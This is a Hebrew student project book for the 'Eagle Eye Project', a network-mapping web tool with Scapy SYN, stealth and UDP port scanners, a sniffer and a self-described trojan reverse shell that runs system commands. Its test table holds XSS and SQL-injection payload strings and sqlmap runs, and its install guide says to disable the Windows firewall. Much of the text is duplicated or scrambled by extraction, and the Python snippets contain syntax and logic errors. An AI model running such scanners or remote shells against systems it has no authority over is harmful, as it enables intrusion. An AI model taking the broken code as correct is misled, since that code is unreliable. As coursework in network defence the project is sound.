הבעיה האלגוריתמית המורכבת ביותר שנתקלתי בה בפרויקט הינה חלוקה של מספר הפורטים לסריקה לכמה טווחים קטנים יותר לסריקה כמספר ליבות המחשב כפול 2.

בסופו של דבר, החלטתי ליצור רשימה אחת שמספר האיברים בה יהיה מספר הליבות כפול 2 ובכל איבר יהיה טאפל עם הפורט הראשון לסרוק והאחרון לסרוק.

```
def divide_ports(start_port=1, end_port=65536) → list:
    """Receives start port and end port and return a list of tuples where each element is a tuple
    specifying a range of ports to scan."""
    length = (end_port - start_port) // (get_processor_num() * 2)
    ind = 0
        l = []
    for port in range(1, get_processor_num() * 2 + 1, length * ind + 1):
        ending_port = length * (ind + 1)
        if ind = get_processor_num() * 2 - 1:
        ending_port = end_port
        l.append((start_port, ending_port))
        start_port += length
        ind += 1
        return l
```



#### אלגוריתמי סריקת הפורטים:

סריקת הפורטים המוצגת בתמונה לעיל היא סריקת פורטי TCP בשיטת SYN – ACK. בשיטה זו, הרעיון הוא לשלוח פאקטת TCP עם דגל SYN ולבדוק האם מתקבלת תשובת SYN – ACK מן השרת, מה שיעיד שהפורט פתוח. הדרך לעשות זאת בסקאפי היא על ידי פירוט הדגל בפרוטוקול הTCP בפאקטה כS. על מנת לשלוח את ההודעה ולהמתין לתשובה עליה ישנה הפעולה sr1 שמשמעותה send receive 1 בפאקטה הוא 12 כלומר תשלח פאקטה ותצפה לקבל פאקטה אחת. לאחר מכן אני בודק האם הדגל בפאקטה הוא SYN – ACK.





### מגמת הנדסת תוכנה - התמחות בהגנת סייבר

סריקת הפורטים המוצגת בתמונה לעיל היא סריקת פורטי TCP בשיטת SYN – ACK בשיטה זו, הרעיון הוא לשלוח פאקטת TCP עם דגל SYN (SYN – ACK ולבדוק האם מתקבלת תשובת SYN – ACK מן השרת, מה שיעיד שהפורט פתוח, אך לאחר מכן לשלוח תגובת ACK עם דגל הנקרא RST שמשמעותו היא איפוס (Reset) המודיע לשרת כי נפל החיבור. הדרך לעשות זאת בסקאפי היא על ידי פירוט הדגל בפרוטוקול הTCP בפאקטה כR. על מנת לשלוח את ההודעה ולהמתין לתשובה עליה ישנה הפעולה sr1 שמשמעותה בפאקטה כלומר תשלח פאקטה ותצפה לקבל פאקטה אחת. לאחר מכן אני בודק האם הדגל בפאקטה הוא 12 הקסדצימלי המסמל את SYN – ACK ורק לאחר מכן, במידה והתקבלה תשובה אני שולח את הודעת הAcknowledge.






```
def UDP_Scan_Wrap(self, start_port=1, end_port=65535):
   start_port, end_port = check_ports(start_port, end_port)
   self.open_ports = []
   li = divide_ports(start_port, end_port)
   threads = []
   for i in range(len(li)):
        t = Thread(target=self.UDP_Scan, args=(li[i],))
        threads.append(t)
       t.start()
   for t in threads:
       t.join()
   return sorted(self.open_ports)
def UDP_Scan(self, ports: Tuple):
   for port in range(ports[0], ports[1] + 1):
        response = sr1(IP(dst=self.target_ip_address) / UDP(dport=port), timeout=10, verbose=0)
        if response and response.haslayer(UDP):
            self.open_ports.append(port)
        self.counter += 1
        if self.counter % 655 = 0:
            print(f"{self.counter / 65536:.2%} done")
```

סריקת הפורטים המוצגת בתמונה לעיל היא סריקת פורטי UDP. הבסיס לבדיקה האם פורט UDP פתוח הוא כזה: מכיוון שUDP הוא פרוטוקול connectionless בניגוד לפרוטוקול UDP איננו יכולים לבדוק האם מתקבלת תגובה ונוצר חיבור כפי שעשינו בפרוטוקול הTCP אלא לשלוח פאקטת UDP לבדוק האם מתקבלת תגובה ונוצר חיבור בפי שעשינו במידה וכן, הפורט פתוח ובמידה ולא הפורט בפורט מסוים ולבדוק האם התקבלה תגובה באותו הפורט. במידה וכן, הפורט פתוח ובמידה ולא הפורט סגור. הדרך לעשות זאת בסקאפי היא על ידי שימוש בפעולה send receive 1 שמשמעותה send receive 1, כלומר תשלח פאקטה ותצפה לקבל פאקטה.



#### 1. תיאור מסכי הפרויקט:

מסך 1 – מסך ההרשמה




המסך בולל טופס הרשמה עם השדות: שם פרטי, שם משפחה, שם משתמש, מייל וסיסמה והוא מוביל למסך האומר שנרשמת בהצלחה במידה והפרטים תקינים וטוען מחדש את העמוד אם לא.





מגמת הנדסת תוכנה - התמחות בהגנת סייבר

מסך 2 – מסך ההתחברות



המסך כולל טופס התחברות עם השדות שם משתמש וסיסמה ובמידה והפרטים נכונים הוא מפעיל פעולה בצד השרת אשר שולחת מייל למשתמש שניסה להתחבר עם קוד אימות ומפנה לדף בו על הלקוח להכניס את קוד האימות על מנת להתחבר.

מסך 3 – מסך האימות

#### Authentication

Enter The Code You Received

Login

במסך זה על הלקוח להכניס את קוד האימות שקיבל במייל. מוביל למסך סריקת הרשת.

מסך 4 - מסך סריקת רשת

במסך זה על הלקוח להכניס את מסכת הרשת של הרשת המקומית בה הוא נמצא ולאחר מכן תופעל סריקה של הכתובות הפעילות באותה הרשת. לחיצה על אחת מכתובות הPl מובילה למסך הפונקציונליות של האתר.



	Welco	me to my Network m	apping Tool
	Enter your subnet mask		Scan
		Scan Result	
10.0.0.2			
10.0.0.10			
10.0.0.1			
10.0.0.5			
10.0.0.18			
10.0.0.13			
10.0.0.12			
10.0.0.16			
10.0.0.19			
10.0.0.9			
10.0.0.8			
10.0.0.138			

מסך 5 - מסך צפייה בסריקות קודמות.

במסך זה יוצגו קבצי הPCAP מהסריקות הקודמות שנעשו על ידי אותו המשתמש ותוכן אחת מהן יוצג לאחר שתיבחר. \* פיצ'ר זה עוד בתהליכי פיתוח.



מסך 6 – מסך הפונקציונליות של האתר. במסך זה ניתן להפעיל סריקות פורטים, הסנפה ולהתחבר לממשק הפקודה של המחשב שנבחר בחיבור Reverse Shell.



Control Panel	
Sniff Traffic	
SYN Port Scan	
Stealth Port Scan	
UDP Port Scan	
Connect To Shell	

#### 2. תיאור פרוטוקול התקשורת

כל הודעה בתקשורת נשלחת בצורה הבאה, ראשית נשלח אורך המידע שעתיד ישלח ולאחר מכן נשלח המידע.

(Client -> Server) שרת -> שרת

SNF SRT

תיאור: פקודה שמבקשת להתחיל הסנפה של חבילות מידע ברשימת הכתובות.

פקודה: SNF SRT

דוגמה להודעה אמיתית בפרוטוקול:

SNF\_SRT

**REV ACT** 

תיאור: הפעלת הסוס הטרויאני על מנת ליצור רברס של.

פקודה: REV\_ACT

דוגמה להודעה אמיתית בפרוטוקול:

**REV\_ACT** 

**EXIT** 

תיאור: כיבוי הסוס הטרויאני על מנת להפסיק את החיבור.

פקודה: EXIT

דוגמה להודעה אמיתית:



**EXIT** 

SYN\_SRT

תיאור: הפעלת סריקת הפורטים על פורטי הTCP.

פקודה: SYN SRT

דוגמה להודעה אמיתית:

SYN SRT

STEALTH\_SRT

תיאור: הפעלת סריקת הפורטים על פורטי הTCP

פקודה: STEALTH\_SRT

דוגמה להודעה אמיתית:

STEALTH\_SRT

**UDP SRT** 

תיאור: הפעלת סריקת הפורטים על פורטי ה-UDP.

שקודה: UDP SRT

דוגמה להודעה אמיתית:

**UDP SRT** 

#### 3. תיאור מבני הנתונים

יש לי מסד נתונים אחד ותיקייה נוספת עם קבצי PCAP, אשר בה שמורות תוצאות ההסנפות. שניהם קיימים באופן מקומי על השרת ברשת ומאפשרים למשתמש לקבל מהם מידע. מהקבצים – סריקות קודמות ומהמסד נתונים לצורך הרשמה והתחברות.

שדות עבור מסד הנתונים: שם פרטי, שם משפחה, שם משתמש, מייל וסיסמה.

Table	First Name	Last Name	Username	Password	Email	
-------	------------	-----------	----------	----------	-------	--





name:			Primary key		
profile					
DB	VARCHAR	VARCHAR	VARCHAR	VARCHAR	VARCHAR
name:	ofek	erez	Ofek123123	Fdgsfguiegu123235i	ofekerez@gmail.com
site.db					



#### סקירת חולשות והאיומים

#### <u> מודל הCIA –</u>

מודל זה מגדיר את דרישות האבטחה בכל מערכת טכנולוגית. כל אמצעי אבטחה ממומש נועד על מנת לשמור על אחד משלושת התווכים במודל: Confidentiality – סודיות המידע, מניעת גישה מגורמים שאינם מוסמכים אל מידע רגיש, יישום של תווך זה נעשה לרוב על ידי אימות רב שלבי והצפנות, Integrity – שלמות המידע, מניעה מגורם לא מורשה לשנות ולפגוע במידע הקיים, כך שהמידע שמועבר וקיים יישאר שלם. יישום תווך זה נעשה לרוב על ידי גיבוב, Availability – זמינות המידע, אפשור גישה למידע ושירותים בצורה נוחה לכל אלו המורשים לכך.

#### שכבת האפליקציה:

- תהליך ה login ישנו אימות על ידי שליחת מייל ובדיקה בצד שרת של תקינות הקוד.
- מכיוון שהשרת עובד בפרוטוקול HTTP ולא HTTPS התקשורת אינה מוצפנת ותלויה : MITM : מכיוון שהשרת עובד בפרוטוקול הרשת TLS/SSL ומתקפה זו הינה אפשרית ותציג לתוקף את תוכן
   דפי ה HTML.
- DOS/DDOS: יבולה להיות מתקפת DOS או DOS מכיוון שבמידה ומשתמש או מספר משתמשים ברשת המקומית ישלחו בקשות רבות לשרת הוא לא יחסום את המחשבים הללו ולא יגביל את כמות הבקשות שהם יבולים לבקש. לכן סביר ביותר, שהשרת לאחר זמן מה, יקרוס.

#### <u>שכבת התעבורה:</u>

ישנה הצפנה היברידית AES+ RSA בReverse Shell על מנת לשמור על סודיות המידע הרגיש העובר בתקשורת המכיל תוצאות של פקודות מערכת.

האתר חסין בפני SQL Injection מפני שאני עובד במסד נתונים עם המודול SQL Injection מפני שאני עובד במסד נתונים יש צורך רק להשתמש באופן אוטומטי שאילתות מאובטחות ועל מנת להכניס או למשוך מידע מהבסיס נתונים יש צורך רק להשתמש בפעולות המובנות במודול.

AVAILABILITY

51



#### פרק ה' - Eagle Eye Project - הקוד

1) פונקציה אשר מחלקת את טווח הפורטים לסריקה לרשימה באורך כפול ממספר ליבות המעבד כשכל אלמנט הוא טאפל שמסמל פורט ראשון לסריקה ופורט אחרון לסריקה.

```
def divide_ports(start_port=1, end_port=65536) \rightarrow list:
    """Receives start port and end port and return a list of tuples where each element is a tuple
    specifying a range of ports to scan."""
    length = (end_port - start_port) // (get_processor_num() * 2)
    ind = 0
        l = []
    for port in range(1, get_processor_num() * 2 + 1, length * ind + 1):
        ending_port = length * (ind + 1)
        if ind = get_processor_num() * 2 - 1:
        ending_port = end_port
        l.append((start_port, ending_port))
        start_port += length
        ind += 1
        return l
```

2) פונקציה אשר מסניפה את התקשורת, שומרת בקובץ PCAP, מפלטרת אותה לפי פרוטוקולים ומכניסה לרשימה ממויינת לפיהם.





### מגמת הנדסת תוכנה - התמחות בהגנת סייבר

(3 סריקת פורטי TCP בסריקת SYN עם ת'רדים.

4) סריקת פורטי TCP בסריקת Syn/Stealth עם ת'רדים.





```
3
```

5) סריקת פורטי UDP עם ת'רדים.

```
def UDP_Scan_Wrap(self, start_port=1, end_port=65535):
    start_port, end_port = check_ports(start_port, end_port)
    self.open_ports = []
    self.counter = 0
    li = divide_ports(start_port, end_port)
    threads = []
    for i in range(len(li)):
        t = Thread(target=self.UDP_Scan, args=(li[i],))
        threads.append(t)
        t.start()
    for t in threads:
        t.join()
    return sorted(self.open_ports)

def UDP_Scan(self, ports: Tuple):
    for port in range(ports[0], ports[1] + 1):
        response = sr1(IP(dst=self.target_ip_address) / UDP(dport=port), timeout=10, verbose=0)
        if response and response.haslayer(UDP):
            self.open_ports.append(port)
        self.counter += 1
        if self.counter % 655 = 0:
            print(f"{self.counter / 65536:.2%} done")
```



## מגמת הנדסת תוכנה - התמחות בהגנת סייבר

הרצת פקודת מערכת דרך חיבור reverse shell. על מנת להריץ פקודת shell אני משתמש במודול subprocess המאפשר גישה לממשק הפקודה של המערכת דרך Python. אני מקבל את הפקודה לביצוע, subprocess מעביר אותה לפונקציה check\_output אשר מריצה את הפקודה ומאפשרת להגדיר timeout לביצוע שלה. במידה ולא הצליחה הפונקציה להריץ את הפקודה ועלה Exception אני מנסה להריץ אותה שוב, אך שלה. במידה ולא הצליחה הפונקציה להריץ את הפקודה ועלה timeout לביצוע הפקודה, כך שייתכן והדבר יפתור את הבעיה אם הפעם עם הפונקציה Popen שבה אין timeout לביצוע הפקודה, כך שייתכן והדבר יפתור את הבעיה אם מדובר בפקודה הדורשת זמן רב להפעלה. אני משתמש בקידוד ISO-8859-1 אשר מאפשר העברת מידע גם בעברית מבלי שהקוד יקרוס.

7) אימות סיסמה באתר. אני ראשית יוצר קוד בן 8 ספרות באופן רנדומלי על ידי המודול random. לאחר מכן, אני יוצר שרת Smtp אשר מתחבר למייל שיצרתי בשביל הפרויקט, ושולח ממנו מייל אל הכתובת מייל של המשתמש שמנסה להתחבר – מוצא כתובת זו על ידי חיפוש במסד הנתונים. ובמידה והפעולה לא צלחה אני מנתב את המשתמש למסך ההתחברות.



### מגמת הנדסת תוכנה - התמחות בהגנת סייבר



קישור לשאר הקוד של המערכת:

https://github.com/ofekerez/Eagle-Eye-Project.git



#### פרק ו' - Eagle Eye Project – בדיקות ('קופסא לבנה')

#### 1. פירוט הבדיקות

• פירוט הבדיקות שהופיעו <u>בפרק האפיון</u> ברמת הביטים – לתאר בפירוט מה נדרש לבצע ומה בוצע בפועל. וכמובן על בדיקה צריכה להתבצע יותר מפעם אחת ועד שהיא עוברת

מה בוצע בפועל	מתי	מה נדרש לבצע	מטרת הבדיקה	שם
				הבדיקה
ניסיתי להיכנס עם המשתמש		לוודא שהתקבלו	לוודא שניתן	התחברות
ofekerez ועם הסיסמה 123456	מאי	נתונים תקינים בצד	להתחבר עם	
הקיים במסד הנתונים כדי לראות האם		לקוח, לשלוח לצד	משתמש הרשום	
אני מצליח להתחבר, ואכן הצלחתי.		שרת, לוודא	במסד הנתונים,	
לאחר מכן, ניסיתי להתחבר עם		שהמידע קיים במסד	ובאמצעות כך	
המשתמש ofek והסיסמה		נתונים, להעביר	להגיע לנתיבים	
Aa123456 שאינו קיים, וההתחברות		לעמוד הבית ולשמור	המורשים רק	
.לא עבדה		את הנתונים	למשתמשים	
		המתאימים בסשן.	מחוברים.	
admin ניסיתי להיבנס עם המשתמש	מאי	לוודא שהתקבלו	לוודא שניתן	התחברות
ועם הסיסמה Aa123456 הקיים		נתונים תקינים בצד	להתחבר עם	
במסד הנתונים כדי לראות האם אני		לקוח, לשלוח לצד	משתמש הרשום	
מצליח להתחבר, ואכן הצלחתי. לאחר		שרת, לוודא	במסד הנתונים,	
מכן, ניסיתי להתחבר עם המשתמש		שהמידע קיים במסד	ובאמצעות כך	
eagleeye והסיסמה eagleeye		נתונים, להעביר	להגיע לנתיבים	
שאינו קיים, וההתחברות לא עבדה.		לעמוד הבית ולשמור	המורשים רק	
		את הנתונים	למשתמשים	
		המתאימים בסשן.	מחוברים.	
הכנסתי לטפסים את הסקריפט הבא:	מאי	להכניס אל הטפסים	לוודא שלא ניתן	בדיקת XSS
<script> alert("Hello!"); </script>		קלט שהינו קוד	להבניס קוד	
וראיתי שהוא לא הופעל על ידי הדפדפן		ולראות javascript	סקריפט	
כלומר הטפסים חסינים מפני XSS.		האם הקוד יורץ על	אל javascriptב	
		ידי הדפדפן.	הטפסים באתר.	
הכנסתי לטפסים את הסקריפט הבא:	מאי	להכניס אל הטפסים	לוודא שלא ניתן	בדיקת XSS
<script> alert("Hello!"); </script>		קלט שהינו קוד	להבניס קוד	
וראיתי שהוא לא הופעל על ידי הדפדפן		ולראות javascript	סקריפט	
	l	l .	l .	





כלומר הטפסים חסינים מפני XSS.		האם הקוד יורץ על	אל javascriptב	
		ידי הדפדפן.	הטפסים באתר.	
הבנסתי את הpayload הזה:	מאי	להכניס אל הטפסים	לוודא שלא ניתן	SQL בדיקת
ולא התקבל שום חיווי על " = "" OR "		קלט שהינו	להזריק שאילתות	Injection
גישה למסד הנתונים.		SQL שאילתות	דרך טפסי SQL	
		ולראות האם נקבל	.האתר	
		חיווי על הרצת קוד		
		זה.		
על מנת sqlmap אל מנת	מאי	להכניס אל הטפסים	לוודא שלא ניתן	SQL בדיקת
למפות הזרקות SQL אפשריות ולא		קלט שהינו	להזריק שאילתות	Injection
קיבלתי תוצאות.		SQL שאילתות	דרך טפסי SQL	
		ולראות האם נקבל	.האתר	
		חיווי על הרצת קוד		
		זה.		
ofekerez התחברתי למשתמש	מאי	להתחבר לאתר,	לוודא שניתן	התנתקות
התנתקתי, ניסיתי לראות את דף		להתנתק, לבדוק את	להתנתק מהאתר	
סריקות הרשת שעליי להיות מחובר		הסשן ואת הגישה	ושנמחקים כל	
כדי לראות ולא הצלחתי, בדקתי את		לנתיבי משתמשים.	הפרטים	
הסשן והוא היה ריק.			הרלוונטיים	
			למשתמש	
			המחובר בסשן.	
התחברתי למשתמש admin,	מאי	להתחבר לאתר,	לוודא שניתן	התנתקות
התנתקתי, ניסיתי לראות את דף		להתנתק, לבדוק את	להתנתק מהאתר	
סריקות הרשת שעליי להיות מחובר		הסשן ואת הגישה	ושנמחקים כל	
כדי לראות ולא הצלחתי, בדקתי את		לנתיבי משתמשים.	הפרטים	
הסשן והוא היה ריק.			הרלוונטיים	
			למשתמש	
			המחובר בסשן.	
נרשמתי עם פרטים תקינים, בדקתי	מאי	להירשם עם פרטים	לוודא שמתקבל אך	הרשמה
את הנתונים במסד הנתונים וראיתי		תקינים, עם פרטים	ורק מידע תקין	
שהבל נבנס בראוי, ושהסיסמה		לא תקינים ולהסתכל	שלא פוגע במסד	
מגובבת. יכולתי לשפר את האבטחה		במסד הנתונים	הנתונים,	
עם הוספת salt וpepper, אך נכון		ולראות האם הדבר	שהסיסמה	
לזמן כתיבת חלק זה לא עשיתי זאת.		השפיע עליו. כמו כן,	מגובבת, שהמידע	
l .	I	i	l .	





לאחר מכן, ניסיתי להירשם עם פרטים		לבדוק את תגובת	נרשם כראוי במסד	
לא נכונים עבור כל אחד מהשדות, גם		האתר להכנסת	הנתונים.	
כשהוא ריק וגם כשאינו תקין ובכולם		הפרטים		
קיבלתי את השגיאות המתאימות		התקינים/הלא		
.promptɔ		תקינים. בדיקה האם		
		המשתמש כבר		
		קיים.		
נרשמתי עם פרטים תקינים, בדקתי	מאי	להירשם עם פרטים	לוודא שמתקבל אך	הרשמה
את הנתונים במסד הנתונים וראיתי		תקינים, עם פרטים	ורק מידע תקין	
שהבל נכנס בראוי, ושהסיסמה		לא תקינים ולהסתכל	שלא פוגע במסד	
מגובבת. יכולתי לשפר את האבטחה		במסד הנתונים	הנתונים,	
עם הוספת pepperi salt, אך נכון		ולראות האם הדבר	שהסיסמה	
לזמן כתיבת חלק זה לא עשיתי זאת.		השפיע עליו. כמו כן,	מגובבת, שהמידע	
לאחר מכן, ניסיתי להירשם עם פרטים		לבדוק את תגובת	נרשם כראוי במסד	
לא נכונים עבור כל אחד מהשדות, גם		האתר להכנסת	הנתונים.	
כשהוא ריק וגם כשאינו תקין ובכולם		הפרטים		
קיבלתי את השגיאות המתאימות		התקינים/הלא		
.promptɔ		תקינים.		
על Kali Linux על	מאי	להתחבר לאתר,	לוודא שסריקת	סריקת SYN
עצמה ועל המחשב שלי, באמצעות		לערוך סריקת רשת,	הפורטים מסוג זה	
Nmap, לאחר מכן הרצתי את סריקת		לבחור את אחד	עובדת בזמן תקין	
הפורטים שלי ואכן יצאו אותן		מהמחשבים	וסביר ביחד לכלים	
התוצאות. מה שטעון שיפור הוא זמן		המריצים את	אחרים, שהיא	
הסריקה.		הפרויקט ולערוך	נותנת תוצאות	
		עליהם סריקת	מהימנות	
		פורטים, לבצע	ושתוצאותיה	
		עליהם גם סריקת	מוצגות באתר.	
		nmap פורטים עם		
		ולראות אם התוצאות		
		זהות.		
על Kali Linux על	מאי	להתחבר לאתר,	לוודא שסריקת	סריקת SYN
עצמה ועל המחשב שלי, באמצעות		לערוך סריקת רשת,	הפורטים מסוג זה	
Nmap, לאחר מבן הרצתי את סריקת		לבחור את אחד	עובדת בזמן תקין	
הפורטים שלי ואבן יצאו אותן		מהמחשבים	וסביר ביחד לכלים	





	1			
התוצאות. מה שטעון שיפור הוא זמן		המריצים את	אחרים, שהיא	
הסריקה.		הפרויקט ולערוך	נותנת תוצאות	
		עליהם סריקת	מהימנות	
		פורטים, לבצע	ושתוצאותיה	
		עליהם גם סריקת	מוצגות באתר.	
		nmap פורטים עם		
		ולראות אם התוצאות		
		זהות.		
הרצתי סריקה ממכונת Kali Linux על	מאי	להתחבר לאתר,	לוודא שסריקת	סריקת
עצמה ועל המחשב שלי, באמצעות		לערוך סריקת רשת,	הפורטים מסוג זה	Stealth
Nmap, לאחר מכן הרצתי את סריקת		לבחור את אחד	עובדת בזמן תקין	
הפורטים שלי ואכן יצאו אותן		מהמחשבים	וסביר ביחד לכלים	
התוצאות. מה שטעון שיפור הוא זמן		המריצים את	אחרים, שהיא	
הסריקה.		הפרויקט ולערוך	נותנת תוצאות	
		עליהם סריקת	מהימנות	
		פורטים, לבצע	ושתוצאותיה	
		עליהם גם סריקת	מוצגות באתר.	
		nmap פורטים עם		
		ולראות אם התוצאות		
		זהות.		
הרצתי סריקה ממכונת Kali Linux על	מאי	להתחבר לאתר,	לוודא שסריקת	סריקת
עצמה ועל המחשב שלי, באמצעות		לערוך סריקת רשת,	הפורטים מסוג זה	Stealth
Nmap, לאחר מבן הרצתי את סריקת		לבחור את אחד	עובדת בזמן תקין	
הפורטים שלי ואכן יצאו אותן		מהמחשבים	וסביר ביחד לכלים	
התוצאות. מה שטעון שיפור הוא זמן		המריצים את	אחרים, שהיא	
הסריקה.		הפרויקט ולערוך	נותנת תוצאות	
		עליהם סריקת	מהימנות	
		פורטים, לבצע	ושתוצאותיה	
		עליהם גם סריקת	מוצגות באתר.	
		nmap פורטים עם		
		ולראות אם התוצאות		
		זהות.		
על Kali Linux על	מאי	להתחבר לאתר,	לוודא שסריקת	טריקת UDP
עצמה ועל המחשב שלי, באמצעות		לערוך סריקת רשת,	הפורטים מסוג זה	





Nmap, לאחר מכן הרצתי את סריקת		לבחור את אחד	עובדת בזמן תקין	
הפורטים שלי ואכן יצאו אותן		מהמחשבים	וסביר ביחד לכלים	
התוצאות. מה שטעון שיפור הוא זמן		המריצים את	אחרים, שהיא	
הסריקה.		הפרויקט ולערוך	נותנת תוצאות	
		עליהם סריקת	מהימנות	
		פורטים, לבצע	ושתוצאותיה	
		עליהם גם סריקת	מוצגות באתר.	
		nmap פורטים עם		
		ולראות אם התוצאות		
		זהות.		
על Kali Linux על	מאי	להתחבר לאתר,	לוודא שסריקת	סריקת UDP
עצמה ועל המחשב שלי, באמצעות		לערוך סריקת רשת,	הפורטים מסוג זה	
Nmap, לאחר מכן הרצתי את סריקת		לבחור את אחד	עובדת בזמן תקין	
הפורטים שלי ואכן יצאו אותן		מהמחשבים	וסביר ביחד לכלים	
התוצאות. מה שטעון שיפור הוא זמן		המריצים את	אחרים, שהיא	
הסריקה.		הפרויקט ולערוך	נותנת תוצאות	
		עליהם סריקת	מהימנות	
		פורטים, לבצע	ושתוצאותיה	
		עליהם גם סריקת	מוצגות באתר.	
		nmap פורטים עם		
		ולראות אם התוצאות		
		זהות.		
יצרתי סקריפט השולח לכתובת IP	מאי	ליצור סקריפט	לוודא שרחרחן	הסנפת
eאקטות ICMP, DNS, ICMP		שישלח פאקטות	הרשת מסניף את	תקשורת
והתחברתי לשרתי SMB וFTP ,SSH		בפרוטוקולים	התקשורת ,מסנן	
שיצרתי על מכונה וירטואלית והסנפתי		מסוימים בScapy	אותה כנדרש	
את התקשורת ביניהם. ההסנפה		למחשב עליו מופעל	ומראה תוצאות	
הצליחה ורוב הפאקטות שנשלחו זוהו		הרחרחן ולהפעיל	נכונות.	
על ידי המערכת. לא כולן זוהו מפני		תוך כדי את הרחרחן		
שהרחרחן מסניף רק את ה1000		ולראות אם באמת		
הראשונות ומציג רק את אלו		מופיעות הפאקטות		
בפרוטוקולים שבחרתי, ובמידה ונשלחו		שנשלחו.		
באותו זמן פאקטות מפרוטוקולים				
אחרים לפני שהסקריפט שלח את כל				
	l .		l	





הפאקטות, אז המערכת תזהה את				
הפאקטות הללו ותאבד את חלק				
מהפאקטות מהסקריפט.				
יצרתי סקריפט השולח לכתובת IP	מאי	ליצור סקריפט	לוודא שרחרחן	הסנפת
eאקטות ICMP, DNS, ICMP		שישלח פאקטות	הרשת מסניף את	תקשורת
והתחברתי לשרתי SMBı FTP ,SSH		בפרוטוקולים	התקשורת ,מסנן	
שיצרתי על מכונה וירטואלית והסנפתי		מסוימים בScapy	אותה כנדרש	
את התקשורת ביניהם. ההסנפה		למחשב עליו מופעל	ומראה תוצאות	
הצליחה ורוב הפאקטות שנשלחו זוהו		הרחרחן ולהפעיל	נכונות.	
על ידי המערכת. לא כולן זוהו מפני		תוך כדי את הרחרחן		
שהרחרחן מסניף רק את ה1000		ולראות אם באמת		
הראשונות ומציג רק את אלו		מופיעות הפאקטות		
בפרוטוקולים שבחרתי, ובמידה ונשלחו		שנשלחו.		
באותו זמן פאקטות מפרוטוקולים				
אחרים לפני שהסקריפט שלח את כל				
הפאקטות, אז המערכת תזהה את				
הפאקטות הללו ותאבד את חלק				
מהפאקטות מהסקריפט.				
ניסיתי לאפס את הסיסמה של	מאי	לאפס סיסמה עבור	לוודא שמתקבלת	איפוס סיסמה
והצלחתי לאחר ofekerez והצלחתי		מייל פיקטיבי שאינו	אך ורק סיסמה	
שראיתי שהסיסמה השמורה בהאש		רשום במסד	תקינה, שמתקבל	
במסד הנתונים השתנתה. לאחר מכן		הנתונים אך ברשותי	מייל שקיים במסד	
ניסיתי להכניס מייל של משתמש שלא		ולראות אם נשלח	הנתונים, לוודא	
קיים במערכת אך נמצא ברשותי על		מייל עם קוד לאיפוס,	שהאימות עובד	
מנת לבדוק האם נשלח אליו מייל, ולא		האם אפשר לעקוף	בראוי, שהסיסמה	
נשלח, כלומר הבדיקה במסד הנתונים		את האימות, להכניס	מגובבת ונשמרת	
עובדת.		מייל קיים ולראות	במסד הנתונים	
		אם תשתנה	בשדה המתאים.	
		הסיסמה לסיסמה		
		מגובבת חדשה,		
		ולנסות להתחבר עם		
		הסיסמה החדשה.		
ניסיתי לאפס את הסיסמה של	מאי	לאפס סיסמה עבור	לוודא שמתקבלת	איפוס סיסמה
המשתמש admin והצלחתי לאחר		מייל פיקטיבי שאינו	אך ורק סיסמה	
•	•		-	



שראיתי שהסיסמה השמורה בהאש		רשום במסד	תקינה, שמתקבל	
במסד הנתונים השתנתה. לאחר מכן	1	הנתונים אך ברשות	מייל שקיים במסד	
ניסיתי להבניס מייל של משתמש שלא		ולראות אם נשלח	הנתונים, לוודא	
קיים במערכת אך נמצא ברשותי על	٦,	מייל עם קוד לאיפוס	שהאימות עובד	
מנת לבדוק האם נשלח אליו מייל, ולא		האם אפשר לעקוף	כראוי, שהסיסמה	
נשלח, כלומר הבדיקה במסד הנתונים	τ	את האימות, להכניכ	מגובבת ונשמרת	
עובדת.		מייל קיים ולראות	במסד הנתונים	
		אם תשתנה	בשדה המתאים.	
		הסיסמה לסיסמה		
		מגובבת חדשה,		
	[	ולנסות להתחבר עב		
		הסיסמה החדשה.		



#### פרק ז' - Eagle Eye Project – מדריך למשתמש

1. מדריך התקנה (סביבת עבודה)

על מנת להתקין את המערכת יש ללכת אל ה repository של הפרויקט הנמצא בכתובת הבאה: https://github.com/ofekerez/Eagle-Eye-Project.git

לאחר מכן, יש ללחוץ על Code ולהעתיק את הURL ללוח. אחר כך, יש לפתוח את הCMD או את הגיט Code לאחר מכן, יש ללחוץ על git clone {URL} להקליד git clone {URL}. פעולה זו תוריד את קבצי הrepository לתיקייה בה ממשק הפקודה שפתחתם נמצא.

אחר כך, עליך לבטל את חומת האש, על מנת שתתאפשר התקשורת בין המחשבים השונים ברשת המקומית. ניתן לעשות זאת באופן הבא:

- 1. לוחצים קליק ימני על אייקון הWindows בצד הימני של המסך.
  - 2. נכנסים להגדרות.
  - 3. נכנסים לקטגורית רשת ואינטרנט

לאחר מבן יש להריץ את הקובץ main.py בתיקיית API, מה שיפעיל את שרת הFlask.

השלב הבא הוא לעבור על כל מחשב ברשת המקומית ולהוריד עליו גם כן את המערכת מה- Github. לאחר מכן
עליך להפעיל בו את הקובץ Server.py הנמצא בתיקיית bin.

